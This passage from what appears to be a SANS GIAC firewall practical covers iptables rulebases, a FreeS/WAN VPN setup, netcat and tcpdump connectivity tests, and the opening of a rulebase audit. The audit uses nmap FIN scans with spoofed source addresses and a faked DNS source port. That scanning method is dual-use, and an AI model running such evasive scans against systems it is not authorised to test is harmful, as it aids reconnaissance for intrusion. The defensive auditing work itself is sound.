  $C -A INPUT  -p tcp -i eth0 -s 172.16.0.21 -d 172.16.0.1 --dport 22 -j $A
  $C -A OUTPUT -p tcp -o eth0 -d 172.16.0.21 -s 172.16.0.1 --sport 22 -j $A
  $C -A INPUT  -p udp -i eth0 -s 172.16.0.20 -d 172.16.0.1 --dport 161:162 -j $A
  $C -A OUTPUT -p udp -o eth0 -d 172.16.0.20 -s 172.16.0.1 --sport 161:162 -j $A
  $C -A INPUT  -p udp -i eth0 -s 172.16.0.21 -d 172.16.0.1 --dport 161:162 -j $A
  $C -A OUTPUT -p udp -o eth0 -d 172.16.0.21 -s 172.16.0.1 --sport 161:162 -j $A
  #Syslog
  $C -A OUTPUT -p udp -o eth2 -d 24.0.0.37 --dport 514  --sport 514 -j $A
  #NTP
  $C -A OUTPUT -m $S --$S $N,$E -p udp --sport 123 -o eth2 -d 24.0.0.34 --dport 123 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp --dport 123 -i eth2 -s 24.0.0.34 --sport 123 -j $A
  $C -A OUTPUT -m $S --$S $N,$E -p udp --sport 123 -o eth2 -d 24.0.0.35 --dport 123 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp --dport 123 -i eth2 -s 24.0.0.35 --sport 123 -j $A
  $C -A OUTPUT -m $S --$S $N,$E -p udp --sport 123 -o eth2 -d 24.0.0.36 --dport 123 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp --dport 123 -i eth2 -s 24.0.0.36 --sport 123 -j $A
  #DNS
  $C -A OUTPUT -m $S --$S $N,$E -p udp -o eth2 -d 24.0.0.36 --dport 53 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp -i eth2 -s 24.0.0.36 --sport 53 -j $A
  #Allow outbound state based ICMP from the firewall for testing
  $C -A OUTPUT -m $S --$S $N,$E -p icmp -d 0/0 -j LOG --log-prefix "FW ICMP "
  $C -A INPUT  -m $S --$S $R,$E -p icmp -s 0/0 -j LOG --log-prefix "FW ICMP "
  $C -A OUTPUT -m $S --$S $N,$E -p icmp -d 0/0 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p icmp -s 0/0 -j $A
```

Allow remote management of the firewall and state table based outbound ICMP. Log the ICMP just to be suspicious. Allow the firewall to send syslog messages to the syslog server. Also allow the firewall to use the NTP servers and the DNS server.

Here we see use of the INPUT and OUTPUT chains. Anytime we want to communicate directly with or from the firewall they are the chains that need to be modified.

```
  echo "."
 ;;

 stop)
  echo -n "Stopping Firewall Rulebase: "
  $C -P INPUT ACCEPT
  $C -P $F ACCEPT
  $C -P OUTPUT ACCEPT
  $C -F -t nat
  $C -X -t nat
  $C -Z -t nat
  $C -F
  $C -X
  $C -Z
  echo "."
 ;;

 *)
  echo "Usage: firewall {start|stop|restart}"
  exit 1
 ;;
esac

exit 0
```

The remainder of the script. Notice that given the stop argument allows all traffic. This should be changed to DROP after connectivity testing has been completed. Also it clears, deletes, and zeros all chains. Finally we give a usage error to remind us what arguments the firewall script will accept.

Verifying Rules

Here is an example of how to verify that your rules are functioning. The following five rules have been selected because they encompass a broad range of rules that work together to accomplish one objective, getting mail to the internal SMTP server. First two rules allow the communication to happen between the external to the internal server. Third and fourth log any other traffic destined for the internal server, note the order, allowed traffic will not be logged because it already hit an allow rule. Finally the last rule sets up the static NAT so the external server need not know the internal server real IP address.

```
  #Ext mail to Int mail
  $C -A $F -p tcp -i eth2 -s 24.0.0.35 -o eth0 -d 172.16.0.11 --dport 25 -j $A
  $C -A $F -p tcp -o eth2 -d 24.0.0.35 -i eth0 -s 172.16.0.11 --sport 25 -j $A
  #Do some logging
  $C -A $F -s 0/0 -d 172.16.0.11 -j LOG --log-prefix "->Int-SMTP "
  $C -A $F -s 0/0 -d 24.0.0.66 -j LOG --log-prefix "->Int-SMTP "
  #Inbound
  $C -t nat -A PREROUTING -p tcp -i eth2 -s 24.0.0.35 -d 24.0.0.66 --dport 25 -j DNAT --to 172.16.0.11
```

The tools used for this test will be telnet, netcat, tcpdump, and grep. First we will put a machine on the service network with the external SMTP server's IP address and a machine on the internal network with the internal SMTP server's IP address. We will set netcat to listen on the internal machine port 25 and have the external machine send a test communication to it. While this is happening we will also run tcpdump on both machines to ensure proper NAT. Characters after a "#" and bolded are typed at a command prompt, characters just bolded are type where shown. The rest is output.

```
The external machine

# tcpdump -n not port ssh > ~/dump &
[1] 25095
tcpdump: listening on all devices

# echo Test123 | nc 24.0.0.66 25
Ctrl-C
 punt!

# fg
tcpdump -n not port ssh > ~/dump
Ctrl-C
9 packets received by filter

# cat ~/dump
13:55:10.795072 eth0 > 24.0.0.35.1081 > 24.0.0.66.smtp: S 4152303046:4152303046(0) win 32120  (DF)
13:55:10.795519 eth0 < 24.0.0.66.smtp > 24.0.0.35.1081: S 237444415:237444415(0) ack 4152303047 win 32120  (DF)
13:55:10.795776 eth0 > 24.0.0.35.1081 > 24.0.0.66.smtp: . 1:1(0) ack 1 win 32120  (DF)
13:55:10.798743 eth0 > 24.0.0.35.1081 > 24.0.0.66.smtp: P 1:9(8) ack 1 win 32120  (DF)
13:55:10.799148 eth0 < 24.0.0.66.smtp > 24.0.0.35.1081: . 1:1(0) ack 9 win 32120  (DF)
13:55:13.816174 eth0 > 24.0.0.35.1081 > 24.0.0.66.smtp: F 9:9(0) ack 1 win 32120  (DF)
13:55:13.816572 eth0 < 24.0.0.66.smtp > 24.0.0.35.1081: . 1:1(0) ack 10 win 32120  (DF)
13:55:13.816746 eth0 < 24.0.0.66.smtp > 24.0.0.35.1081: F 1:1(0) ack 10 win 32120  (DF)
13:55:13.816972 eth0 > 24.0.0.35.1081 > 24.0.0.66.smtp: . 10:10(0) ack 2 win 32120  (DF)
```

Here we start tcpdump tell it not to resolve with DNS "-n" to ignore traffic on port 22, to dump results to ~/dump, and to run in the background "&." Then we send Test123 across a netcat tunnel to 24.0.0.66 port 25 where we setup a listener. Hit ctrl-c to kill netcat, fg to bring tcpdump out of the background and ctrl-c to kill tcpdump. Finally we view the results from ~/dump. The transfer looks good: SYN, SYN-ACK, ACK, PUSH, ACK, FIN, ACK, FIN, ACK. All the NAT worked as well. Looking at the internal machine:

```
The internal machine

# tcpdump -n not port ssh > ~/dump &
tcpdump: listening on eth0
[1] 4417

# nc -l -p 25 -n
Test123

# fg
[1]  + running    tcpdump -n not port ssh > ~/dump
Ctrl-C
9 packets received by filter

# cat ~/dump
14:01:28.446404 24.0.0.35.1081 > 172.16.0.11.25: S 4152303046:4152303046(0) win 32120  (DF)
14:01:28.446459 172.16.0.11.25 > 24.0.0.35.1081: S 237444415:237444415(0) ack 4152303047 win 32120  (DF)
14:01:28.447073 24.0.0.35.1081 > 172.16.0.11.25: . ack 1 win 32120  (DF)
14:01:28.450061 24.0.0.35.1081 > 172.16.0.11.25: P 1:9(8) ack 1 win 32120  (DF)
14:01:28.450095 172.16.0.11.25 > 24.0.0.35.1081: . ack 9 win 32120  (DF)
14:01:31.466754 24.0.0.35.1081 > 172.16.0.11.25: F 9:9(0) ack 1 win 32120  (DF)
14:01:31.466787 172.16.0.11.25 > 24.0.0.35.1081: . ack 10 win 32120  (DF)
14:01:31.466968 172.16.0.11.25 > 24.0.0.35.1081: F 1:1(0) ack 10 win 32120  (DF)
14:01:31.467531 24.0.0.35.1081 > 172.16.0.11.25: . ack 2 win 32120  (DF)
```

The inside looks just as good. Note that netcat output Test123, the string echoed from the other machine, and then exited. This is what should happen.

Next we setup our external machine on the web server's IP address and try to telnet to the internal machine port 25. We use telnet because this should fail and thus we do not need to test actual data transfer. On the external machine:

```
The external machine

# tcpdump -n not port ssh > ~/dump &
[1] 25219
tcpdump: listening on all devices

# telnet 24.0.0.66 25
Trying 24.0.0.66...
after a few seconds, Ctrl-C

# fg
tcpdump -n not port ssh > ~/dump
Ctrl-C
3 packets received by filter

# cat ~/dump
14:45:02.914800 eth0 > 24.0.0.34.1113 > 24.0.0.66.smtp: S 3002914319:3002914319(0) win 32120  (DF)
14:45:05.910393 eth0 > 24.0.0.34.1113 > 24.0.0.66.smtp: S 3002914319:3002914319(0) win 32120  (DF)
14:45:11.910391 eth0 > 24.0.0.34.1113 > 24.0.0.66.smtp: S 3002914319:3002914319(0) win 32120  (DF)
```

This is exactly what we would expect, three SYN packets with no response.

```
The internal machine

# tcpdump -n not port ssh
tcpdump: listening on eth0

After finishing on the external machine, Ctrl-C
0 packets received by filter
```

Again what we would expect, no need to redirect to a file this time and no output from tcpdump, thus nothing made it through.

The firewall

```
# grep SMTP /var/log/firewall
Dec 15 15:53:20 firewall kernel: ->Int-SMTP IN=eth2 OUT=eth1 SRC=24.0.0.34 DST=24.0.0.66 LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=13729 DF PROTO=TCP SPT=
Dec 15 15:53:23 firewall kernel: ->Int-SMTP IN=eth2 OUT=eth1 SRC=24.0.0.34 DST=24.0.0.66 LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=13730 DF PROTO=TCP SPT=
Dec 15 15:53:29 firewall kernel: ->Int-SMTP IN=eth2 OUT=eth1 SRC=24.0.0.34 DST=24.0.0.66 LEN=60 TOS=0x00 PREC=0x00 TTL=63 ID=13731 DF PROTO=TCP SPT=
```

Here we see that our logging worked correctly, the packets were logged and time stamped. Again just three SYN packets, note that because the LOG does not affect the packets there is no action logged. Thus we need to know how packets like this are handled because the log does not say they are dropped. The log output of Netfilter will be examined in more detail under Assignment 3.

The VPN Configuration

The VPN setup is actually fairly simple. There are two main files to deal with ipsec.conf and ipsec.secrets. The second file holds all of the private keys and any other sensitive information; as it is readable only by the root (super) user.

```
ipsec.conf

#Basic configuration
config setup
    # THIS SETTING MUST BE CORRECT or almost nothing will work.
    interfaces="ipsec0=eth0"
    # Debug-logging controls:  "none" for (almost) none, "all" for lots.
    klipsdebug=none
    plutodebug=none
    # Use auto= parameters in conn descriptions to control startup actions.
    plutoload=%search
    plutostart=%search
    uniqueids=yes
    syslog=daemon.error
    forwardcontrol=yes
```

Config setup specifies all following indented lines are base system settings. Interfaces bind ipsec interfaces to physical interfaces. Klips and pluto debugging set to none disables most debugging. Pluto load and start set to %search specifies that the auto= line will be read in each connection configuration to determine what to load on startup. Uniqueids set to yes specifies that a new connection with the same id as an existing connection will close the old connection. Syslog specifies the DAEMON facility priority level of error. Forward control tells IPSec to enable IP forwarding on startup and disable it on shutdown.

```
# defaults for subsequent connection descriptions
conn %default
    # How persistent to be in (re)keying negotiations (0 means very).
    keyingtries=0
    # Key lifetime (before automatic rekeying)
    keylife=30m
    # Rekey automatically on expiration currently the default is yes.
    rekey=yes
    # How soon before expiration to rekey, default is 9 minutes.
    rekeymargin=5m
    # Percent of rekeymargin to randomly increase rekeymargin to stager rekeys.
    rekeyfuzz=50%
    # How often to rekey the keying channel.
    ikelifetime=20m
    # Allow packets to be checked upon exiting the tunnel, address etc.
    disablearrivalcheck=no
    # Use IKE, only posibility and default, for now.
    keyexchange=ike
    # Use RSA pub/private key for authentication of remote.
    authby=rsasig
    # Use ESP for auth, default, other option is AH
    auth=esp
```

Connection %default specifies the defaults that all connections will inherit unless they have specific values defined to override. They are all commented and fairly self-explanatory, 30m stands for 30 minutes.

```
# Connection from VPN to PRTN1
# giac is left, prtn1 is right
conn giac-prtn1
    # Connect is a tunnel i.e. not host to host or host to subnet.
    type=tunnel
    # Left security gateway, subnet behind it, and default gateway.
    left=24.0.0.18
    leftsubnet=172.16.0.0/23
    leftnexthop=24.0.0.17
    # Left id, points to ipsec.secrets for private key.
    leftid=@vpn1.giac.com.
    # Left RSA public key used for authentication.
    leftrsasigkey=0sAQOSTbGfRGMguNqvE1RSnzCJf9Qy7aCzENw85/B6G......
    # Right security gateway, subnet behind it, and default gateway.
    right=216.1.1.1
    rightsubnet=192.168.0.0/24
    rightnexthop=216.1.1.2
    # Right id, points to ipsec.secrets for private key.
    rightid=@vpn1.prtn1.com.
    # Right RSA public key used for authentication.
    rightrsasigkey=[Looks a lot like the leftrsasigkey only different]
    # Reconnect at startup
    auto=start
```

Specific connection settings to Partner 1. The name is oriented to show "giac" as left and "prtn1" as right. Most settings are again well commented, 172.16.0.0/23 is specified *because the VPN is on 172.16.1.0 and the internal network is 172.16.0.0. The partner's subnet will also require route and allow statements in the main firewall, something like:*

route add -net 192.168.0.0 netmask 255.255.255.0 gw 172.16.1.2
$C -A $F -i eth0 -s 172.16.0.0/24 -o eth1 -d 192.168.0.0/24 -j LOG --log-prefix "VPN-I "
$C -A $F -o eth0 -d 172.16.0.0/24 -i eth1 -s 192.168.0.0/24 -j LOG --log-prefix "VPN-I "
$C -A $F -i eth0 -s 172.16.0.0/24 -o eth1 -d 192.168.0.0/24 -j $A
$C -A $F -o eth0 -d 172.16.0.0/24 -i eth1 -s 192.168.0.0/24 -j $A

Thus traffic directly to and from the partners network will be allowed, logged, and routed.

```
# Connection from VPN to PRTN2
# giac is left, prtn2 is right
conn giac-prtn2
    # Connect is a tunnel i.e. not host to host or host to subnet.
    type=tunnel
    # Left security gateway, subnet behind it, and default gateway.
    left=24.0.0.18
    leftsubnet=172.16.0.0/23
    leftnexthop=24.0.0.17
    # Left id, points to ipsec.secrets for private key.
    leftid=@vpn1.giac.com.
    # Left RSA public key used for authentication.
    leftrsasigkey=[Same as above]
    # Right security gateway, subnet behind it, and default gateway.
    right=216.2.2.2
    rightsubnet=192.168.1.0/24
    rightnexthop=216.2.2.1
    # Right id, points to ipsec.secrets for private key.
    rightid=@vpn1.prtn2.com.
    # Right RSA public key used for authentication.
    rightrsasigkey=[Yet another long string of characters]
    # Reconnect at startup
    auto=start
```

Almost the same as the last one just substitute 192.168.0.0/24 with 192.168.1.0/24 in the route table and firewall rules.

```
ipsec.secrets

@vpn1.giac.com: RSA   {
    # RSA 2048 bits   vpn1.giac.com   Tue Dec  4 15:25:18 2001
    # for signatures only, UNSAFE FOR ENCRYPTION
    #pubkey=0sAQOSTbGfRGMguNqvE1RSnzCJf9Qy7aCzENw85/B6G.........
    #IN KEY 0x4200 4 1 AQOSTbGfRGMguNqvE1RSnzCJf9Qy7aCz.........
    # (0x4200 = auth-only host-level, 4 = IPSec, 1 = RSA)
    Modulus: 0x924db19f446320b8daaf1354529f30897fd432ed.........
    PublicExponent: 0x03
    # everything after this point is secret
    PrivateExponent: 0x186248453610857424728338b86fdd6c.........
    Prime1: 0xf9781cd170c29f329e5e494c7d6dc5d4344610cbb.........
    Prime2: 0x9622300241d698fe96a54664ec8358187f2f771bf.........
    Exponent1: 0xa65013364b2c6a21bee98632fe492e8d782eb5.........
    Exponent2: 0x6416caac2be465ff0f18d9989dace565aa1fa4.........
    Coefficient: 0x64d6b3cc3ba378145bbe66aa484fb45564b5.........
    }
# do not change the indenting of that "}"
```

FreeS/WAN identifies itself as left, based on the IP address information, then finds its leftid as @vpn1.giac.com. The @ specifies that it should not try to resolve the name; it looks directly to ipsec.secrets for its ID. A matching private key is found and used for authentication. Note that the trail of periods are truncated lines of random looking hex numbers. The far side VPN can use the exact same ipsec.conf file, minus the second connection of course. That mated with their private key is all that is needed. With this configuration we have ESP 3DES encryption of the data, FreeS/WAN does not implement any other encryption algorithms. Connections are authenticated based on public/private key authentication, so we need to protect the above ipsec.secrets file. Finally keys are generated automatically through IKE and expire every half hour.

The Internal Firewall

A fairly simple job is performed by the internal firewall, allow a few hosts access to the SQL port and allow the SQL server to access a bare minimum of services. The external firewall does not even have a route for the SQL network so neither it nor the VPNs can even route traffic destined for the SQL server. Logging will be done to ensure that this is in fact the case.

The Firewall startup script/rulebase

```
#!/bin/bash

C=/usr/sbin/iptables
F=FORWARD
A=ACCEPT
N=NEW
E=ESTABLISH
R=RELATED
S=state

# See how we were called.
case "$1" in
 start|restart)
  echo -n "Starting Firewall Rulebase: "

  $C -P INPUT DROP
  $C -P $F DROP
  $C -P OUTPUT DROP
  $C -F
  $C -X
  $C -Z
```

All the same as the main firewall with the absence of NAT and the variable for POSTROUTING.

```
  #Allow SSL and Internal network access
  $C -A $F -m $S --$S $N,$E -p tcp -i eth2 -s 172.16.16.0/29 -o eth0 -d 172.16.17.10 --dport 3306 -j LOG --log-prefix "SSL->SQL "
  $C -A $F -m $S --$S $R,$E -p tcp -o eth2 -d 172.16.16.0/29 -i eth0 -s 172.16.17.10 --sport 3306 -j LOG --log-prefix "SSL->SQL "
  $C -A $F -m $S --$S $N,$E -p tcp -i eth2 -s 172.16.16.0/29 -o eth0 -d 172.16.17.10 --dport 3306 -j $A
  $C -A $F -m $S --$S $R,$E -p tcp -o eth2 -d 172.16.16.0/29 -i eth0 -s 172.16.17.10 --sport 3306 -j $A
  $C -A $F -m $S --$S $N,$E -p tcp -i eth1 -s 172.16.0.248/29 -o eth0 -d 172.16.17.10 --dport 3306 -j LOG --log-prefix "Int->SQL "
  $C -A $F -m $S --$S $R,$E -p tcp -o eth1 -d 172.16.0.248/29 -i eth0 -s 172.16.17.10 --sport 3306 -j LOG --log-prefix "Int->SQL "
  $C -A $F -m $S --$S $N,$E -p tcp -i eth1 -s 172.16.0.248/29 -o eth0 -d 172.16.17.10 --dport 3306 -j $A
  $C -A $F -m $S --$S $R,$E -p tcp -o eth1 -d 172.16.0.248/29 -i eth0 -s 172.16.17.10 --sport 3306 -j $A
```

State based ruleset to allow access from a subset of the internal commerce network and the internal network to log and allow access to the SQL server.

```
  #Allow the SQL server out
  $C -A $F     -m $S --$S $N,$E -p udp -i eth0 -s 172.16.17.10 -o eth1 -d 172.16.0.12 --dport 53 -j LOG --log-prefix "SQL->DNS "
  $C -A $F     -m $S --$S $R,$E -p udp -o eth0 -d 172.16.17.10 -i eth1 -s 172.16.0.12 --sport 53 -j LOG --log-prefix "SQL<-DNS "
  $C -A INPUT  -m $S --$S $N,$E -p udp -i eth0 -s 172.16.17.10 --sport 123 -d 172.16.17.1 --dport 123 -j LOG --log-prefix "SQL->NTP "
  $C -A OUTPUT -m $S --$S $R,$E -p udp -o eth0 -d 172.16.17.10 --dport 123 -s 172.16.17.1 --sport 123 -j LOG --log-prefix "SQL<-NTP "
  $C -A $F     -m $S --$S $N,$E -p udp -i eth0 -s 172.16.17.10 -o eth1 -d 172.16.0.12 --dport 53 -j $A
  $C -A $F     -m $S --$S $R,$E -p udp -o eth0 -d 172.16.17.10 -i eth1 -s 172.16.0.12 --sport 53 -j $A
  $C -A INPUT  -m $S --$S $N,$E -p udp -i eth0 -s 172.16.17.10 --sport 123 -d 172.16.17.1 --dport 123 -j $A
  $C -A OUTPUT -m $S --$S $R,$E -p udp -o eth0 -d 172.16.17.10 --dport 123 -s 172.16.17.1 --sport 123 -j $A
  $C -A $F -p udp -i eth0 -s 172.16.17.10 -sport 514 -d 24.0.0.37 --dport 514 -j LOG --log-prefix "SQL->LOG "
  $C -A $F -p udp -i eth0 -s 172.16.17.10 -sport 514 -d 24.0.0.37 --dport 514 -j $A
```

Allow the SQL server to use the internal DNS server and the firewall as an NTP server after being logged. We have to use the firewall for NTP because the SQL server cannot and should not be allowed to access the service network. Syslog is not excluded because it is one-way communication.

```
  #Manage the Server
  $C -A $F -m $S --$S $N,$E -p tcp -i eth1 -s 172.16.0.20 -o eth0 -d 172.16.0.10 --dport 22 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $N,$E -p tcp -i eth1 -s 172.16.0.21 -o eth0 -d 172.16.0.10 --dport 22 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $R,$E -p tcp -o eth1 -d 172.16.0.20 -i eth0 -s 172.16.0.10 --sport 22 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $R,$E -p tcp -o eth1 -d 172.16.0.21 -i eth0 -s 172.16.0.10 --sport 22 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $N,$E -p udp -i eth1 -s 172.16.0.20 -o eth0 -d 172.16.0.10 --dport 161:162 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $N,$E -p udp -i eth1 -s 172.16.0.21 -o eth0 -d 172.16.0.10 --dport 161:162 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $R,$E -p udp -o eth1 -d 172.16.0.20 -i eth0 -s 172.16.0.10 --sport 161:162 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $R,$E -p udp -o eth1 -d 172.16.0.21 -i eth0 -s 172.16.0.10 --sport 161:162 -j LOG --log-prefix "MNG-SQL
  $C -A $F -m $S --$S $N,$E -p tcp -i eth1 -s 172.16.0.20 -o eth0 -d 172.16.0.10 --dport 22 -j $A
  $C -A $F -m $S --$S $N,$E -p tcp -i eth1 -s 172.16.0.21 -o eth0 -d 172.16.0.10 --dport 22 -j $A
  $C -A $F -m $S --$S $R,$E -p tcp -o eth1 -d 172.16.0.20 -i eth0 -s 172.16.0.10 --sport 22 -j $A
  $C -A $F -m $S --$S $R,$E -p tcp -o eth1 -d 172.16.0.21 -i eth0 -s 172.16.0.10 --sport 22 -j $A
  $C -A $F -m $S --$S $N,$E -p udp -i eth1 -s 172.16.0.20 -o eth0 -d 172.16.0.10 --dport 161:162 -j $A
  $C -A $F -m $S --$S $N,$E -p udp -i eth1 -s 172.16.0.21 -o eth0 -d 172.16.0.10 --dport 161:162 -j $A
  $C -A $F -m $S --$S $R,$E -p udp -o eth1 -d 172.16.0.20 -i eth0 -s 172.16.0.10 --sport 161:162 -j $A
  $C -A $F -m $S --$S $R,$E -p udp -o eth1 -d 172.16.0.21 -i eth0 -s 172.16.0.10 --sport 161:162 -j $A

  #Manage the firewall
  $C -A INPUT  -p tcp -i eth1 -s 172.16.0.20 -d 172.16.0.1 --dport 22 -j $A
  $C -A OUTPUT -p tcp -o eth1 -d 172.16.0.20 -s 172.16.0.1 --sport 22 -j $A
  $C -A INPUT  -p tcp -i eth1 -s 172.16.0.21 -d 172.16.0.1 --dport 22 -j $A
  $C -A OUTPUT -p tcp -o eth1 -d 172.16.0.21 -s 172.16.0.1 --sport 22 -j $A
  $C -A INPUT  -p udp -i eth1 -s 172.16.0.20 -d 172.16.0.1 --dport 161:162 -j $A
  $C -A OUTPUT -p udp -o eth1 -d 172.16.0.20 -s 172.16.0.1 --sport 161:162 -j $A
  $C -A INPUT  -p udp -i eth1 -s 172.16.0.21 -d 172.16.0.1 --dport 161:162 -j $A
  $C -A OUTPUT -p udp -o eth1 -d 172.16.0.21 -s 172.16.0.1 --sport 161:162 -j $A
  #Get to the Syslog server
  $C -A OUTPUT -p udp -o eth0 -d 24.0.0.37 --dport 514  --sport 514 -j $A
  #Get to the NTP servers
  $C -A OUTPUT -m $S --$S $N,$E -p udp --sport 123 -o eth1 -d 24.0.0.34 --dport 123 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp --dport 123 -i eth1 -s 24.0.0.34 --sport 123 -j $A
  $C -A OUTPUT -m $S --$S $N,$E -p udp --sport 123 -o eth1 -d 24.0.0.35 --dport 123 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp --dport 123 -i eth1 -s 24.0.0.35 --sport 123 -j $A
  $C -A OUTPUT -m $S --$S $N,$E -p udp --sport 123 -o eth1 -d 24.0.0.36 --dport 123 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp --dport 123 -i eth1 -s 24.0.0.36 --sport 123 -j $A
  #Get to the internal DNS server
  $C -A OUTPUT -m $S --$S $N,$E -p udp -o eth1 -d 172.16.0.12 --dport 53 -j $A
  $C -A INPUT  -m $S --$S $R,$E -p udp -i eth1 -s 172.16.0.12 --sport 53 -j $A
  #Log everything dropped
  $C -A $F     -s 0/0 -d 0/0 -j LOG --log-prefix "DROP "
  $C -A INPUT  -s 0/0 -d 0/0 -j LOG --log-prefix "DROP "
  $C -A OUTPUT -s 0/0 -d 0/0 -j LOG --log-prefix "DROP "
```

Mostly cutout from the main firewall with three lines at the bottom to log most all dropped traffic.

```
  echo "."
 ;;

 stop)
  echo -n "Stopping Firewall Rulebase: "
  $C -P INPUT ACCEPT
  $C -P $F ACCEPT
  $C -P OUTPUT ACCEPT
  $C -F
  $C -X
  $C -Z
  echo "."
 ;;

 *)
  echo "Usage: firewall {start|stop|restart}"
  exit 1
  ;;
esac

exit 0
```

The remainder of the script. Notice that given the stop argument allows all traffic. This should be changed to DROP after connectivity testing has been completed.

References

Cisco Systems - Cisco IOS Security Configuration Guide, Release 12.1

Linux Security.com - Linux Kernel 2.4 Firewalling Matures: netfilter

Netfilter Documentation - Packet Filtering HOWTO

Netfilter Documentation - Network Address Translation HOWTO

Free S/WAN Documentation - HOWTO and Configuration Guides

Smurf Attack Information - White Paper

Project Loki - White Paper

SANS Institute Track 2.2 - Firewalls 101: Perimeter Protection with Firewalls by Chris Brenton

SANS Institute Track 2.3 - Firewalls 102: Perimeter Protection and Defense In-Depth by Chris Brenton

---

Assignment 3 - Technical Audit of Primary Firewall

Audit Plan

The following is intended to be a firewall rulebase audit of GIAC's primary firewall. No host based hardening, password checking, log alert, or IDS testing will be conducted. It is intended thus to be a portable test applicable to any firewall or rulebase. It is strictly a security policy or rulebase audit, thus verifying that when we think we are blocking a traffic pattern that is does indeed get blocked. Following some suggestions will be given on how the rulebase can be improved.

The audit of GIAC's firewall will consist of two machines one generating packets and another watching the destination port to see if they pass through. It is preferred that the firewall be audited before it is put in service however any subsequent audits will not have that luxury. The main tools used to conduct the audit are nmap, hping2, and tcpdump. If the firewall is audited while in service we can generate scans with spoofed source IP addresses and set tcpdump to listen only for packets from those addresses thus reducing the "noise" of user traffic.

When the audit is conducted on an in service firewall the timing of the audit is based on a number of criteria. First, if a firewall outage occurs when would it least be noticed? Second, if a firewall outage should occur are all the necessary personnel available to resolve the situation? Lastly, we are generating packets that could come at us through the Internet at any time, would we not want to know sooner rather than later if they are going to cause network problems?

GIAC's business-to-business Internet use means that the least critical time for downtime is between 7 P.M. and 6 A.M. The majority of GIAC's network support team works first shift but the key firewall personnel can switch to second shift during the time of the audit. The answer to the third question is "yes," therefore the optimum time to conduct the audit is always tomorrow after 7 P.M. save on Fridays.

We will start by printing up a copy of the firewalls rule set. Then as the scans are conducted we will check off the rules one by one to verify that each is functioning properly. We will also need to check the firewalls logs to verify that the log rules are working as expected. Testing should be estimated to take between 24 and 32 hours. ([Time to scan one IP] 3 minutes x [number of IP's in in-use networks] 128 x [number of interfaces minus 1] 4 / 60 = 25.6) Afterwards the results will be analyzed a report given and suggestions for improvement made, 16 hours. Thus the total cost for such a firewall rulebase audit will be between $6,000 and $7,200.

A test scan was run to determine the approximate time to devote to scanning. Here is a log to show the time difference between a probe to port 1 and a probe to port 65535, generated from a Pentium 75, thus the total time for a single scan.

```
Dec 19 22:12:09 firewall kernel: ->HTTP IN=eth1 OUT=eth2 SRC=192.168.0.2 DST=24.0.0.34 LEN=28 TOS=0x00 PREC=0x00 TTL=52 ID=64913 PROTO=UDP SPT=53 DP
Dec 19 22:12:09 firewall kernel: ->HTTP IN=eth1 OUT=eth2 SRC=192.168.0.2 DST=24.0.0.34 LEN=28 TOS=0x00 PREC=0x00 TTL=52 ID=17473 PROTO=UDP SPT=53 DP
Dec 19 22:14:27 firewall kernel: ->HTTP IN=eth1 OUT=eth2 SRC=192.168.0.2 DST=24.0.0.34 LEN=28 TOS=0x00 PREC=0x00 TTL=52 ID=56174 PROTO=UDP SPT=53 DP
Dec 19 22:14:27 firewall kernel: ->HTTP IN=eth1 OUT=eth2 SRC=192.168.0.2 DST=24.0.0.34 LEN=28 TOS=0x00 PREC=0x00 TTL=52 ID=5420 PROTO=UDP SPT=53 DPT
```

Audit Conducted

First we place a machine on the filtered network, which is quite convenient because of the spare IP addresses reserved for additional firewalls, routers, or NIDS. Next we set tcpdump to listen on the service network, and run a port scan against each IP address on the destination network, whether it is in use or not. Lastly we review tcpdump's output to see what made it through.

Nmap is run on the external machine, "/usr/local/bin/nmap 24.0.0.32/27 -p 1-65535 -sF -P0 -n -v -r -T Insane --host_timeout 655350 --max_rtt_timeout 6 -S [Source IP] -g 53." First we specify the target in this case every TCP port (-p 1-65535) on all IP addresses on the 24.0.0.34/27 network. Next we specify a FIN scan which sends out a single TCP packet with only the FIN flag set. -P0 tells nmap not to ping the target to determine with or not it is alive and -n specifies not to do DNS resolution. Then we ask for verbose output (-v) without randomizing the port scans (-r). -T Insane sets the timeouts to their lowest setting because we do not care what response we get, we have a sniffer running on the other side to collect results. --max_rtt_timeout 6 sets the time nmap waits for probe responses to 6m.s; the lowest setting --host_timeout 655350 sets the host timeout to ten times the number ports we are scanning; thus allowing 10m.s. per port before nmap times out on the host as a whole. -S followed by the source IP and -g 53 sets the source port to look like a DNS server.

```
The results from an Internet IP to the service network, TCP.

20:05:54.516073 arp who-has 24.0.0.34 tell 24.0.0.33
20:05:54.516124 arp reply 24.0.0.34 is-at 0:a0:cc:e6:cc:a3
20:05:54.516300 192.168.0.2.53 > 24.0.0.34.80: F 0:0(0) win 4096
20:05:54.516564 24.0.0.34.80 > 192.168.0.2.53: R 0:0(0) ack 0 win 0
20:11:28.393428 arp who-has 24.0.0.35 tell 24.0.0.33
20:11:28.393477 arp reply 24.0.0.35 is-at 0:a0:cc:e6:cc:a3
20:11:28.393657 192.168.0.2.53 > 24.0.0.35.25: F 0:0(0) win 4096
20:11:28.393722 24.0.0.35.25 > 192.168.0.2.53: R 0:0(0) ack 0 win 0
20:17:02.131493 arp who-has 24.0.0.36 tell 24.0.0.33
20:17:02.131542 arp reply 24.0.0.36 is-at 0:a0:cc:e6:cc:a3
20:17:02.131724 192.168.0.2.53 > 24.0.0.36.53: F 0:0(0) win 4096
20:17:02.131789 24.0.0.36.53 > 192.168.0.2.53: R 0:0(0) ack 0 win 0
```

